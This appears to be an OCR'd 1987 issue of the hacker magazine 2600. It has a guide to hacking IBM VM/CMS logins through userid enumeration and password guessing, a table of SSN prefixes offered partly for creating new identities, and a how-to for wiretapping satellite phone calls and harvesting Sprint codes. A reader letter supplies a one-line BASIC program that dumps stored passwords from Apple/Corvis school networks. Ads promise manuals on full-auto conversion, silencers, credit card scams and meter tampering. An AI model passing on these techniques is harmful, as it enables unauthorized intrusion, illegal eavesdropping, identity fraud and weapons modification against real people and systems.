IBM mainframe computers make up over 50 percent of the mainframes used today in the United States. These systems are traditionally used in industries such as insurance, banking, universities, and so on. For some reason, IBM systems as a whole have not been very popular with hackers. This may be due to the complexity of the operating systems run on IBM systems compared to others such as UNIX or VMS. Another reason may be that there is much variety from shop to shop. IBM systems are more commonly modified and customized to fit an individual corporation's needs and the lack of "universality" for commands, files, programs, and other procedures makes it difficult to attempt to use without any type of specific documentation. The lack of detailed on-line help also hinders the hacker. I believe that the VM/CMS Operating System is by far the best and easily learned of the IBM systems. But compared to other Operating Systems like UNIX or VMS, VM/CMS is cumbersome and harder to learn.

Acronyms

Before I even attempt to start this article, I will list the IBM-specific acronyms we will be using and some others that you may find on various IBM systems. I list them here so I will not have to do it throughout the article. If you need to know what one of them means later, just refer back to this list.

VM/SP: Virtual Machine/System Product
CP: Control Program
CMS: Conversational Monitoring System
HPO: High Performance Option
VSE: Virtual Storage Extended
MVS: Multiple Virtual Storage
TSO: Time Sharing Option
JES: Job Entry System
CICS: Customer Information Control System
VSAM: Virtual Storage Access Method
VTAM: Virtual Telecommunications Access Method
IX: Interactive Executive
IPL: Initial Program Load
IVP: Installation Verification Program
RSCS: Remote Spooling Communications Subsystem
DASD: Direct Access Storage Device
EREP: Environmental Recording Editing and Printing
SNA: Systems Network Architecture
NCCF: Network Communications Control Facility
REXX: Restructured Extended Executer Language
VTOC: Volume Table Of Contents
DOCS: Display Operator Console System
JCL: Job Control Language
ACF: Advanced Communications Functions
SQL/DS: Structured Query Language/Data System
DBA: Data Base Administrator
GCS: Group Control System
SCP: System Control Program
FDP: Field Development Program
CNA: Communications Network Application
POF: Programmable Operator Facility
PSW: Program Status Word
SSCP: Subsystem Services Control Point
IPCS: Interactive Problem Control System
DCSS: Discontiguous Shared Segments
VMCF: Virtual Machine Communications Facility
FIFO: First In First Out
LIFO: Last In First Out
AP: Attached Processor
MP: Multi-Processor
R/O: Read/Only
R/W: Read/Write

Logging In

Typically, when you come across a system running an older version of CMS, it will respond with:

VM/370 ONLINE
!

This message is somewhat of a contradiction. The majority of VM/CMS systems are rarely run on actual 370 systems but on other processors, such as the 43XX series and the 30XX series.

The period "." prompt is the surest way of verifying that you have indeed connected to a VM/CMS system, aside from the "VM/370 ONLINE" message which is usually printed. This prompt should not be confused with DEC's TOPS-10 system, which also has the prompt of a period. Newer versions will give you this menu:

Enter one of the following commands:

LOGON userid (Example: LOGON VMUSER1)
DIAL userid (Example: DIAL VMUSER2)

MSG userid message (Example: MSG VMUSER3 GOOD MORNING)
LOGOFF

This menu may vary from system to system, since system managers may opt to omit commands from the menu or add others. When hacking a system, this menu will appear before you can attempt to login, thus becoming very tedious and time consuming especially at 300 baud as you have to wait an eternity for each logon attempt.

"Compared to other operating systems... VM/CMS is cumbersome and harder to learn."

Other responses after connecting are "Ready to Host", "Press break key to begin session" and "Invalid Switch Characters". The last response is commonly found on Telenet and other packet switched networks, in which you may have to specify "VM" for a VM/CMS system, or "TSO" for an MVS/TSO system. There may be other IBM systems to select from, or "VM" may not be a valid system. You may also have to specify "LOGON VM" or just "LOGON" before the port selector connects you to the host system.

LOGON can be abbreviated as just "L". A userid can be from 1-8 characters in length, but the first character *must* be a letter (in most systems you come across this will be true, but due to customization of systems, it's possible this and even the 8 character password limit may be extended). A typical logon may look like:

.L COMOSOLO SYSGUESS NOIPL

"." is the system prompt, L is the LOGON command, COMOSOLO is the userid, SYSGUESS is the password, and NOIPL is the only 'login qualifier' allowed for the VM/CMS system. NOIPL specifies that the IPL name or device in the VM/SP directory should not be used for an automatic IPL. IPL simulates the LOAD button and the device address switches on the real computer console. Basically it "boots" your part of the CMS system. This is another different concept. A user can boot (or crash) their part of the system, not the whole system (in most cases). NOIPL would be used when a system dumps you into a program which allows you little or no mobility such as a restricted menu of options (i.e., a system backup utility) and logs you off without gaining access to CMS. NOIPL will prevent this program from running if it is listed in your automatic IPL entry within the CP directory. This should allow you access to the system. Otherwise the program was specified to run within your PROFILE EXEC which lists things to be done upon logon. NOIPL is somewhat similar but not identical to the login qualifier "/NOCOMMAND" for DEC's VAX/VMS systems.

If the Password Suppression Facility is installed on the system, you will receive an invalid format message whenever the userid and password are entered on the same line. This is obviously a security measure to prevent users from entering their password in full view of anyone who may be watching as the password is not "masked". Thus, you will have to enter your password on a separate line when the system prompts you for it. The advantage of entering the userid and password on one line (especially at 300 baud) is that you can try more userids and passwords in a shorter period of time while still availing yourself of the system's generosity of informing you when an invalid userid has been entered.

Error messages

There are various error messages one may encounter while logging into a VM/CMS system. The ones you should be most concerned about are:

Userid not in CP directory. When an invalid userid has been entered, you will receive this message. This indication gives the hacker a distinct advantage for gaining entry to the system. Probably the largest security hole in any system comes from telling the user when a valid username has been entered. After all, obtaining a valid userid is half the battle. The other half is obtaining a valid password. Even the weakest operating systems no longer give an indication of when a valid ID has been entered. Why IBM has not changed this is a mystery to me.

When a valid userid is entered you will be asked to enter a password if you did not already do so. If the password is correct, the system will attempt to log you on. If not, you will receive one of two messages:

(continued on page 16)

US Social Security Prefixes
from The Disk Jockey

001-003	New Hampshire	440-448	Oklahoma
004-007	Maine	449-467	Texas
008-009	Vermont	468-477	Minnesota
010-034	Massachusetts	478-485	Iowa
035-039	Rhode Island	486-500	Missouri
040-049	Connecticut	501-502	North Dakota
050-134	New York	503-504	South Dakota
135-158	New Jersey	505-508	Nebraska
159-211	Pennsylvania	509-515	Kansas
212-220	Maryland	516-517	Montana
221-222	Delaware	518-519	Idaho
223-231	Virginia	520-	Wyoming
232-236	West Virgina	521-524	Colorado
232-232	North Carolina	525	New Mexico
237-246	North Carolina	585	New Mexico
247-251	South Carolina	526-527	Arizona
252-260	Georgia	600-601	Arizona
261-267	Florida	528-529	Utah
589-595	Florida	530	Nevada
268-302	Ohio	531-539	Washington
303-317	Indiana	540-544	Oregon
318-361	Illinois	545-573	California
362-386	Michigan	602-626	California
387-399	Wisconsin	574	Alaska
400-407	Kentucky	575-576	Hawaii
408-415	Tennessee	577-579	Washington DC
416-424	Alabama	580-584	Puerto Rico
425-428	Mississippi	596-599	Virgin Islands
587-588	Mississippi	586	Guam, Samoa
429-432	Arkansas	700-728	Railroad
433-439	Louisiana		

Some numbers are shown more than once because they have been transferred from one state to another or have been divided for use among certain geographical locations. No new 700-series railroad numbers have been issued since July 1, 1963. These are used by credit agencies and other services when verifing birthplace, tracking down individials, or for use in creating new identification.

listening in: catch me if you can!

by The LNA Master

Are you tired of watching scrambled video from HBO and the Movie Channel, etc.? And you don't want to watch Dr. Gene Scott or Jerry Falwell or any of the other TV preachers? Do you feel your satellite dish is going to waste? Well, here's something fun you can do with it.

In addition to receiving video and audio signals, your satellite dish can be used as a wiretapping device. Yes, some of you can actually wiretap from your own living room—a fact you probably didn't know. Wiretapping is illegal, but as the title of this article says, catch me if you can. It's virtually impossible to detect this particular brand of listening in.


All you need for this project is your basic home satellite dish antenna, also known as TVRO or televison receive only. What you need to do is turn to the AT&T satellite known as Telstar 301. You'll notice between Channel 20 and 23 (that is, Channel 21 and 22) you'll see a blank screen as if there were a station there. You won't hear anything except maybe an occasional garbled sound.

This is what you do to listen in on phone calls. Take a general coverage shortwave receiver (covering between AM broadcast band and 30 megacycles). Connect the antenna input of your shortwave to the video out terminal on your satellite receiver. Tune the shortwave receiver on lower side band (LSB) anywhere between the broadcast band (1.6 megahertz) and 7.5 megahertz. Make sure your satellite receiver is either on Channel 21 or 22. You will pick up more calls to Hawaii, Puerto Rico, Alaska, and the Caribbean than you ever thought possible. Who would have dreamed there would have been that many phone calls to listen to? About every 3½ kilohertz there is a phone conversation. If you do not hear a phone conversation, you will hear a continuous tone of 2600 hertz. Tune your receiver to where you believe 2600 is coming in perfectly, then listen for a click followed by MF (blue box) tones followed by a ring. You will then be able to listen in on AT&T calls to area code 808, 809, and 907.

For frequencies above 4.1 megahertz, switch to upper side band (USB). Also, you can tune in Channel 8 of Telstar 301. It appears that Channel 8 on your standard satellite receiver box switches to the US Sprint service from the mainland to Hawaii. Sprint codes can be (and have been) gotten successfully by listening to the calls. Interesting conversations are all over the place, such as the man from Long Island who has two wives and was promising the second wife over the phone that she could stay in his house in Hawaii until he "got rid of" wife number one.

Telstar 301 can be found at 96 W on the satellite dish. Spacenet 2, which is located at 69 W is all US Sprint. Domestic calls as well as overseas calls can be monitored.

Other interesting satellites are ASC1 at 128 W, Westar 2 at 79 W, and Comstar D4 at 76 W. On these, simply tune across until you hit a blank channel that looks like it's carrying a signal. Then tune the shortwave receiver anywhere between 1.6 and 7.5 megahertz. If the conversation doesn't straighten up, switch to LSB or USB on the shortwave.



A Review of "The 'Top Secret' Registry of U.S. Government Radio Frequencies"
by Mr. Icom

Scanner listening seems to have a certain mystique amoung phreaks and hackers, particularly in regards to listening to mobile/cordless/cellular phones, and certain government agencies. However, unlike mobile phones, whose frequencies are well known, the feds' frequencies appear to be hidden away from

(continued on page 22)

the telecom informer

BY STAFF

They've done it again. This time, after repeatedly and aggressively promoting their 550 talk line numbers (phone numbers beginning with 550 that connect callers to total strangers), New England Telephone has devised a plan to block access to these numbers from your home—for a monthly charge. This is supposed to benefit those people who listened the first time and called all those numbers in the advertisements, winding up with an incredible bill. Now that they've been given a taste of what kind of "accidents" their phones can have, a dollar or two for "insurance" isn't so unreasonable. Where have we seen this before?....New Jersey may soon have talking yellow pages. Using a touch tone phone, subscribers will be able to call a computerized system, enter a four-digit number, and listen to a recorded message containing theater events, stock market reports, and anything else you could possibly want. The service will be free to customers. To advertise on it will cost about $80 a month....In Annapolis, Maryland, a man pleaded guilty to stealing long distance telephone service using his home computer, which the judge ordered destroyed. An intelligent man....While MCI and US Sprint are trying to grow and recover from their losses, AT&T is trying their best to knock them out. AT&T has started a new program for COCOT (Customer Owned Coin Operated Telephone) companies. The contract for this program insists that payphone companies route all their long distance traffic through AT&T. The companies receive between 3 and 17 percent commission depending on how much long distance usage there is. The contract also states that the phones cannot process Visa or Mastercard calls (many COCOTs now have a magnetic card reader installed), and goes on to say 950 and 10xxx calls are not allowed unless the payphone tariff requires them in that state. An interesting note: in New York State the only rules governing COCOTs are 1) they must give free 911 service; 2) they must give free local directory assistance or have a phone book nearby (a book in the same building counts!); and finally 3) either on or around the phones there must be a number for service or complaints....MCI is expanding International Direct Dialing. As of September 15, Israel was MCI's 58th direct dial country. They will lease equipment from AT&T to facilitate long distance service to another 140 countries....US Sprint now provides access to over 60 countries, while only about 20 are dialable with a FON card (Sprint's calling card service). The rest of the countries are only dialable with 1+ service. Among the countries not dialable by calling card are Argentina, Chile, Dominican Republic, Hong Kong, and Taiwan. (As of November 7, US Sprint suspended international calls to the Dominican Republic from area codes 212 and 305.) US Sprint says by the end of the year they should handle over 80 countries....MCI will offer operator service in 1988 so that customers can use calling cards from a

550 Blocking Service

Q: What is 550 Blocking Service?
A: It is a new service for Residence customers who would like to prevent calls from their home telephones to talk lines. These talk lines allow customers to be connected to group conversations. New England Telephone provides the connection and billing for the calls, but the various talk line services are operated, monitored and promoted by other companies.

Q: Why is 550 Blocking Service being offered?
A: In order to address complaints from parents whose children generated unexpected bills by calling talk lines, the Department of Public Utilities instructed New England Telephone to develop a service that would allow most customers to restrict access to these services from their home phones.

Q: How does 550 Blocking Service work?
A: When customers subscribe to 550 Blocking Service, calls made from their home telephones to telephone numbers starting with "550" (the exchange used exclusively for talk lines) will not be completed. The dialer will be informed that such calls cannot be completed from that telephone.

Q: Is 550 Blocking Service available to everyone?
A: No. A list of the exchanges where the service is not presently available appears on the back of this sheet. 550 Blocking is available to Residence customers in all other exchanges who subscribe to unlimited flat rate service as their local service.

Q: What if I do not subscribe to unlimited flat rate service but would like to restrict access to talk lines?
A: You can elect to change your local service to unlimited flat rate service. No conversion charge applies if you currently subscribe to an optional calling plan such as Bay State Calling, Circle Calling, Metropolitan Calling, etc. as your local service. However, you will lose the benefits of these plans by converting to unlimited flat rate service.

Q: How much does 550 Blocking Service cost?
A: There is a monthly charge of one dollar for 550 Blocking Service. This charge is in addition to a monthly charge for flat rate service in your area.

If you would like to order 550 Blocking Service or simply learn more about it, please call 1 800 555-5000, from within Maine, Massachusetts, New Hampshire, Rhode Island or Vermont. From other locations, please call your New England Telephone Service Representative at the telephone number listed on the itemization of Account page of this bill.

rotary phone. Once that is established they will also offer collect calls, trouble assistance, and other operator services. US Sprint has provided operator service for a good while now. Just dial 800-332-0777 or for you equal access nuts 103330 (107770 is now extinct)....While both MCI and US Sprint are offering 800 service neither provides 800 directory assistance. Take 800-444-9999, an MCI 800 number owned by Mrs. Fields Cookies—we called MCI and asked them if they had the 800 number for Mrs. Fields. They told us rather matter of factly that the number for 800 directory assistance is 800-555-1212. We tried to explain that *that* number was for AT&T 800 numbers, but were silenced with a click. When we called 800-555-1212, we asked the woman who answered "AT&T 800 information," if she had the number for Mrs. Fields Cookies. She said there was no listing. It just goes to show if you're going to get an MCI 800 number, you have to advertise or else no one will *ever* call you....With US Sprint's ongoing advertising nonsense about hearing a pin drop over the world's only fiber optic network they neglect to mention that you can also hear one drop on every long distance company—AT&T, MCI, Allnet, ITT, RCI, Western Union (oh well, almost every company). In its continuing quest to cut over to "Network 3" (originally scheduled to be completed by June 27, 1987), US Sprint has sent out notices to old GTE Sprint (950-0777) customers. The 9 digit codes (which started out as 7 digits plus a 2 digit travel code) were replaced by a 7 digit code which can only be used from your home town. Even these new codes were only given out to customers without equal access. Until now when you traveled you could still dial 950-0777 and place a call without a surcharge. Now when you leave your city you must use your FON card and pay a 55 cent surcharge with each call. The letter continued stating that one day soon when you call your access number (for the 7 digit home codes) you will hear a recording giving you a new number. This day has already come. There goes the last bit of GTE Sprint left in US Sprint. And soon they'll be selling their old network (see illustration)....Southern Bell has a new service for Florida residents who travel. Called "The Right Touch Service", this program allows customers to disconnect and reconnect their telephone service via a touch tone phone. From anywhere in the country you can call 800-826-6290 to receive a series of interactive recordings. Callers are asked to enter their telephone number which must be in area codes 305, 813, or 904. They are then prompted for a personal access code. This 4-digit PIN number (not the calling card PIN) was mailed to customers recently. When this service was

(continued on next page)

Now's your chance

US Sprint is selling a 9,670 mile communication network.

Some things you don't need two of. Especially two complete communications networks. But when GTE/Sprint and US Telecom merged to form US Sprint, that's exactly what we ended up with.

US Sprint is selling an analog and digital microwave network that services over 150 major metropolitan areas throughout the entire United States. So if you're interested in something from San Francisco to New York, or from Bayou Blue to Boutte, we might be able to help. Because now that we've moved to an all-fiber network, we simply don't need our microwave network.

To make a long story short, this network was built between 1974 and 1986, and is fully operational and currently in use today. It has connectivity from coast to coast, but can be purchased regionally or from city to city.

The network also contains:

- More than 400 transmission towers and buildings. The towers are the highest-quality, common-carrier towers, and they average 200 feet in height. The buildings are fully connected to local power, fully serviced, and average 300 square feet.
- Over 50 DEX-400, DEX-600 and NEAX switches that can be either purchased in place and working, or relocated.
- Seven satellite earth stations located in Los Angeles, Denver, Chicago, Washington, Houston, Atlanta and Orlando. Each the most advanced in the satellite industry.
- A large quantity of new and used replacement parts currently stored in over 120,000 square feet of warehouse space across the country.
- Owned and leased real estate property associated with the network.
- For your convenience, detailed site and engineering information has been made available to assist you with your technical and financial analysis.

If you are interested in more information about the entire network, portions of it, or in any of its components, give us a call at

1-800-548-4825.

(continued from previous page)

introduced a few months ago, customers had 3-digit PINS. It's quite possible that those first PIN's were actually the "account codes", those three numbers that follow the telephone number on the phone bill. With this service, there is no fee to turn off your phone line, but there is a $20.50 charge to turn it back on. Right Touch is available 24 hours a day and has the capacity to handle 26 callers simultaneously. While it may be a handy convenience, we wouldn't be surprised if the service got more abuse than use. Considering the amount of lines in Florida, Southern Bell may have used some sort of formula to assign the PIN's, thereby avoiding the trouble of entering millions of PIN's for their customers. If anyone finds this to be true, give us a call. Sanford Bingham of *CO Magazine* reported that when the service first started, he gave 305-555-1212 as his number. "I gave 999 as my code. Astoundingly it worked. The voice thanked me and began to ask questions." Since then, the system has been programmed not to accept 555, 950, 976, and others as valid exchanges. On a similar note, customers of South Central Bell can dial 1-557-7777, a toll-free number accessible only to local callers, to get billing information, disconnect or reconnect service, arrange for payment, order a duplicate copy of their phone bill or custom calling services, all without having to deal with the business office. (What is left for the business office to handle? Most likely, complaints about this new service.) South Central Bell started this service on a trial basis in early September with 40,000 customers in Kentucky....And finally, we've discovered a marvelous little game you can play with Sprint representatives. If you call 800-521-4949, they'll answer with the following greeting: "Thank you for calling US Sprint. By placing your order today, you will enjoy the clearest sounding long distance calls ever. My name is [name]. How may I help you?" This is one of the longest greetings we've ever heard and we've made an amazing discovery concerning it. If you hit a touch tone in the middle of the greeting, the representative on the other end automatically jumps to the word "Hello?" It's just like an interactive computer! Try it today.

(continued from page 3)

the systems where credit card numbers, MCI codes, or passwords are being posted. But we refuse to put restrictions on users' private mail. Above all else, private mail must remain private. Even the system operator has no idea what is in each user's private mailbox—that's the only fair way to run a system. Of course, it's quite possible that someone will send a Sprint code to someone else through the mail. Or an obscene word. Or a poem. We do not take responsibility for the contents of private mail. And neither does the post office.

Both boards are similar in format. There are a series of rooms to "GOTO". Some of them are obvious, some may take a little guesswork. You can choose the rooms you want to be a part of or even create rooms. Entry is not restricted or monitored, but you do have to know the name of the room you're entering. (This is not hard information to come by, either through guessing or asking around.) Files are also stored in some of the rooms. These are easy to look at and download.

There is plenty of online help available for users. And should you run into a problem of any sort, simply leave feedback or call us at (516) 751-2600. Every 2600 board will have an area for users to leave us public feedback. Both of these boards have a 2600 room. You can use this feature to communicate with other subscribers, offer criticism, praise, and suggestions. Of course, you can also do this privately by sending us mail.

These systems are completely free to use and full of information and

(continued on page 21)

MCI

MCI Telecommunications Corporation
Northeast Division Headquarters
Five International Drive
Rye Brook, New York 10573
914 937 5000

Date: November 12, 1987

RE: Account# _____

A recent review of your account indicates a possible breach in the security of the authorization code.

Due to this fact, we have changed your authorization code as follows:

Old Code	New Code
_____	_____

This change has been made for your protection and is effective immediately.

If you are billed for any unauthorized calls, please circle these and deduct from your charges. For further investigation, the entire invoice should be returned with payment to: MCI Northeast Division Investigations Department at the above address.

If you have any questions about your MCI account, please call:

Commerical 800-444-5555
Residential 800-444-3333

Sincerely,

MCI Northeast
Investigations Department

WHY DO THESE LETTERS ALWAYS LOOK SO SLOPPILY WRITTEN? In addition to their inability to spell "commercial", MCI doesn't seem to be able to make our new code work. When we called to find out why, the friendly representative told us that "effective immediately" means 5 to 7 days in most cases. In addition to providing long distance alternatives, MCI now provides logic alternatives. Meanwhile, US Sprint still hasn't gotten around to taking away that $1200 outstanding balance that someone racked up on our account. "Just ignore it," they keep saying. That ought to be their corporate slogan. On our last conversation, they told us that we actually had a $12,000 bill a few months ago which they never sent us since it seemed unusual. And so it goes.

WHY NOT

Double Beepers

Dear *2600*:

Recently you mentioned beeper companies not yet being raided by the police for phone numbers. They don't have to raid them! According to a friend who runs a large beeper company, the authorities can, with a warrant, legally obtain duplicate beeper numbers. Any access to the monitored number also beeps the duplicate number in the police station.

Bob from Los Angeles

How clever. So now we have beeper tapping. But will the beeper companies be as cooperative with the authorities as the phone companies?

Why No Boxing?

Dear *2600*:

In the course of two years of telecom, I've read countless G-files which describe the (virtual) spectrum of "boxes". Yet few files I've encountered give a clear explanation as to why boxing is impossible in electronic switching offices. Would you mind explaining Common Channel Interoffice Signaling (CCIS), and just how an electronic office "prevents" boxing? Thanks.

Franken Gibe
Texas

Put quite simply, it's impossible to use a blue box in an electronic switching office under CCIS because the equivalent of the blue box tones that a phone phreak would send are transmitted over a completely different line. Since you don't have access to these lines, blue boxing no longer works. This is also called out-of-band signaling. For a more thorough discussion, refer to page 2-7 of the 2600 1985 collection, available from us for $25.

Apple Hacking

Dear *2600*:

I thought some of your readers might be interested in the following:

Does your school have a bunch of Apples hooked up to a Corvis? Well, if they do, this is for you.

If you want all the accounts and passwords all you have to do is follow these simple instructions. First when it prompts you for your ID, simply hit ctrl-reset a few times. You should now have an Applesoft Basic prompt. Now type in this one line program:

```
10 FOR I=6281 TO 7252:PRINT CHR$(PEEK(I));:NEXT I
```

Now that you have that typed in, RUN it. The program should dump all of the passwords onto the screen. User names are usually two to four characters long. Passwords are two characters long. Also, disregard any punctuation following a password.

Let's say you had some output that looked like this: "... P1 P2 TYIPXX P3..." The "P1" and "P2" would be user ID's that require no passwords. The "TYIPXX" would be user id "TYIP", password "XX". "P3" would be the same as "P1" and "P2".

That's the basics of Hacking Corvis Constellation. Until next time have phun and hack on.

The Rifter

More How-To Articles

Dear *2600*:

It's been awhile since I've seen an article on boxing. Why don't you run a how-to article—one that addresses international calling procedures? I'm sure you have the capability of coming up with a very informative article on this subject, and many readers would appreciate it.

Tabula Rasa

WRITE US A LETTER?

While we have a number of how-to articles that we've published in the past, we'll be happy to print any new information, including new boxes, calling techniques, etc. International calling and red boxes are at the top of our "wanted" list.

A New Source

Dear *2600*:

I just found a great source for information on news about security and suchlike. It's in a quarterly journal called ACM SIGSOFT, which is the "special interest/software" group of the Association for Computing Machinery. The articles within contain a lot of interesting issues about security and so on, and many are also amusing.

Reading these articles makes me realize how much I miss the news column of your magazine. Though some phreaks and hackers feel this stuff is just fluff and would rather see technical diagrams in its place, I felt it was the best part of the journal. I enjoy reading about VMS tricks to grab passwords, but I also want to know about what's happening in the world out there (other than the latest phreak arrest). Vandal-phreaks cause some damage, but I also find it enlightening to read items like "The FBI estimates the average theft loss from computer frauds at $600,000 [per fraud]," as on page 13 of this July's ACM SIGSOFT.

You might want to mention the existence of this resource as I suspect there are quite a few of us wild and weird news junkies still out there in subscriberland.

E.H.

We still have a news column. It's called The Telecom Informer and it combines all kinds of newsworthy items into one long, rambling article. We'll try to cover as many interesting occurrences as we can for future editions. For readers interested in subscribing to ACM SIGSOFT, write to the Association for Computing Machinery Inc. (ACM), Post Office Box 12114, Church Street Station, New York, NY 10249. Let us know what you find out.

Pen Registers

Dear *2600*:

As I stated in a previous letter, my Radio Shack pen register doesn't record numbers when I use a cordless phone (Phonemate).

It would be interesting to know the make of the pen register and cordless phone that "Worried and Upset in Arizona" uses that does register phone numbers (September 1987 letters page).

Samuel Rubin

Unique Projects

Dear *2600*:

No one makes the following for the Apple:

1. A combination speech generator, clock, printer buffer, and copy card. Maybe even some ROM memory.

2. A 110, 300, 1200, 2400 baud modem with European and American tones for 110 and 300 baud, auto dial.

3. A card for interfacing an Apple to almost any hard disk. Also needed is a way around the ProDos limit of 2 32-meg disks per slot.

4. A coprocessor/accelerator card that has all three major processors on one card: FAST 6502, Z-80, and 6800 plus 64K ram.

Any takers?

John Nix

(continued on page 22)

By John Williams, former Senior Engineer (Lockheed); CS Professor (NMSU). As seen on **CBS "60 Minutes. 2 FREE CATALOGS** with Order (else $2). Please add $2 shipping. USA, Canada ($5 foreign). CODs are $5 extra. All items are in stock. Newest editions and printings only. Sold for educational purposes only. **505-434-0234**

TOP SECRET MANUALS

AUTOMATIC TELLER MACHINES - $20

ATM Crimes, Abuses, Security and Vulnerabilities. 100 Methods described - from Reg. E to ciphers. Case Histories, Law, Countermeasures, detailed Security Checklist. Photos, figures, tips.

****

CREDIT CARD SCAMS - $10

Describes credit card frauds, including those of which merchants have no protection against and abusers have little risk of getting prosecuted for! And how to protect yourself against credit card frauds.

****

FDIC - FACT OR FAIRY TALE? - $6

Should the banks/credit unions/S&Ls fail (which is very possible), will the **FDIC, NCUSIF** and **FSLIC** protect you? Who and how many do they really protect? Specific steps to best recover YOUR $$$ before and after a major financial collapse.

****

PHONE COLOR BOXES - $15

Designed by Phone Phreakers! 15 Phone Color Boxes described. Dozens Circuits. Plus Call Forwarding; Conferencing; phreak history - much more! Eye-popping!

****

PHONE RECORDER INTERFACES - $7

Plans for undetectable (ultra-hi input impedance), indestructable Telecorder to record phone conversations. Also monitors for bugs and taps. Plus simple FM transmitter plans. Plus ear-piercing **SHRIEK CIRCUIT** plans.

****

SECRET AND SURVIVAL RADIO - $20

Comprehensive, detailed manual on Government, corporate freqs.; voice/data scrambling/encoding methods; optimum freqs., methods and circuits for survival situations. Includes bugs, taps, small xmitters and receivers, telemetry, antenna optimizations, etc. Dozens circuits.

****

TV DECODERS & CONVERTERS - $6

Plans for several TV decoders and converters. Satellite TV component purchase, use tips. Excellent tutorial.

****

COMPUTER PHREAKING - $15

Dozens of Computer Crime and Abuse Methods, and Countermeasures. How systems are penetrated. BBS Advice; Password Defeats; EMI, Eavesdropping (*TEMPEST, Van Eck* **Methods**; Crosstalk Amps). 200 Phreak-Term Glossary.

****

ABSOLUTE COMPUTER SECURITY - $15

Dozens of Simple, Versatile, Secure Computer Security Methods. Many Tips. Plus our Invulnerable Cipher Program (in .BAS, .COM, Source Code). Plus **$1,000 CIPHER CONTEST** rules with 25+K Char. Ciphertext. Manual + PC/MSDOS Disk - $25.

****

CRYPTANALYSIS TECHNIQUES - $15

5 Powerful Menu-Driven Crypto Programs (all in .BAS, .COM, Source Code) to Analyze, Decrypt "Secure" Ciphertexts. Examples. Manual + PC/MSDOS Disk - $25.

Please Order Today

ELECTRO-MAGNETIC BRAIN-BLASTER - $20

Plans for powerful **ELECTROMAGNETIC WEAPONS** and **LAB DEVICES**. Optimum circuits, frequencies, waveforms, intensities. Comprehensive. MIND BOGGLING!

****

HIGH VOLTAGE DEVICES - $15

Plans for many HV Devices - ***Stun Gun; Taser; Prod; Cane; Umbrella; Zapper; Jammer; Flasher; Blaster; and Jacob's Ladder, Plasma and Van de Graaff Gens.; Fence Charger; Geiger Counter; Ozone Gen.; Fish Stunner; Pest Killer; Plant Stimulator Devices.*** SHOCKING!!

****

SURVIVAL GUNS & AMMO - $15

The ultimate LOOKING-OUT-FOR-#1 Physical Survival Book! Includes plans to convert common semi-autos into full-auto assault rifles. By **Militia Arms Sales.**

****

SILENCE IS GOLDEN - $7

Plans for simple, el cheapo and effective silencers for pistols, rifles and SMGs.

****

MUGGER, RAPIST - DIE! - $8

Fed-up with the tyranny of street terror? STOP ANY ATTACK INSTANTLY! You can stop the biggest attacker instantly, with a single blow anywhere on his body, using the **SLIME ELIMINATOR.** Plans.

****

FIREWORKS! - $7

How to make firecrackers (M-80s, Blockbusters, Cherry Bombs), Rockets (Match, Bottle, Large), Volcanos, Fountains, Sparklers and Safety Fuses. How to add color, etc. Common ingredients.

****

STEALTH TECHNOLOGY - $20

The error rate of police radar is 10%-25%. Speeding tickets are often given out to raise revenues - not to improve highway safety! One speeding ticket - even if in total error - can result in insurance cancellation, or $100s more per year in rate increases! **STEALTH TECHNOLOGY** describes every known material and method to deflect and absorb radar signals, and argument, tactic and strategy to fight radar tickets. Police radar theory fully discussed with emphasis on errors (batching, cosine, scanning, panning, etc.).

****

POLYGRAPH DEFEATS - $20

400,000 polygraphs are given each year. Error rates are as high as 40% (50% is a coin toss)! **The failure of even one polygraph can cost you your freedom, your job - even your life! Even if you are totally innocent!** Describes in shocking detail what polygraphs are, their various uses, types of tests and questions, procedures, scoring methods, validity and reliability, and technical design factors. Heavy emphasis on every known countermeasure from how to prepare; what to avoid; test tactics, tips and tricks; effective drugs; and specific "innocent" and "guilty" responses to typical questions.

****

RENTAL EQUIPMENT - $8

Quickest, quietest and most effective methods to defeat mileage and time registration devices for rental cars, trucks, aircraft and farm equipment. Includes **SPEEDO DRIVE, HOBBS METER** defeats.

****

CONSUMERTRONICS
2011 CRESCENT DR. P.O. DRAWER 537
ALAMOGORDO, NM 88310

SURVIVE AND WIN - $20/Yr

The October 1987 **Stock Market Plunge** proves that **ECONOMIC COLLAPSE** is likely and soon! Are you prepared for it? Or for War, Terrorist Acts, Rebellion, Invasion by a Foreign Power, Dictator Takeover, Rioting and Chaos, and Man-Made and Natural Disasters? For two years, we published the popular, ultimate technology survival newsletter. **REBEL.**

SURVIVE AND WIN! - sizzling and rock-fisted - includes computer, communication, electronic, phone, weapon, security, energy, financial and medical survival. And how to survive and win **Now** and **The Day After** in urban, suburban, rural and wilderness areas. Chock full of hard-to-find survival info. Includes no-holds-barred editorials and articles. We need many more subscribers, feature writers, information contributors and advertisers. Mailed in plain envelope. Confidential, encrypted subscription list. Published monthly. $20/yr Individuals, $50/yr Corporations. $3/back issue.

"BETTER TO PREPARE 5 YEARS TOO EARLY THAN 5 MINUTES TOO LATE!"

KWHR METERS - $15

How electric energy meters work; calibration; many error modes; ANSI Standards. **Demand Meters**, Pole Meters, Polyphase Meters; meter creep; overload droop; etc.

****

VORTEX GENERATOR - $8

Heat/cool with Simple, Amazing 3-Port Device. Uses no moving parts, electricity, fossil fuel, liquid or freon. Guaranteed Scientifically Sound. Practical. Plans.

****

STOPPING POWER METERS - $10

Our all-time best seller! Describes how electric meters work, why they are usually in error. **FOUR METHODS TO STOP/SLOW DOWN POWER METERS USING INTERNAL LOAD METHODS ONLY.**

****

IRON GONADS - $10

Our most controversial and explicit electrical energy manual! Describes simple, effective, external magnetic means used to slow down - even stop - power meters!

****

LIBERATE GAS & WATER - $10

Describes a simple method using a common piece of equipment to reverse registrations on gas and electric meters.

****

GAS FO' ALL! - $20

Describes 18 eye-popping methods to obtain free gasoline (diesel fuel. Applies to all types of pumps and dispensers. One method entails placing a strong permanent magnet on the outside of the pump.

****

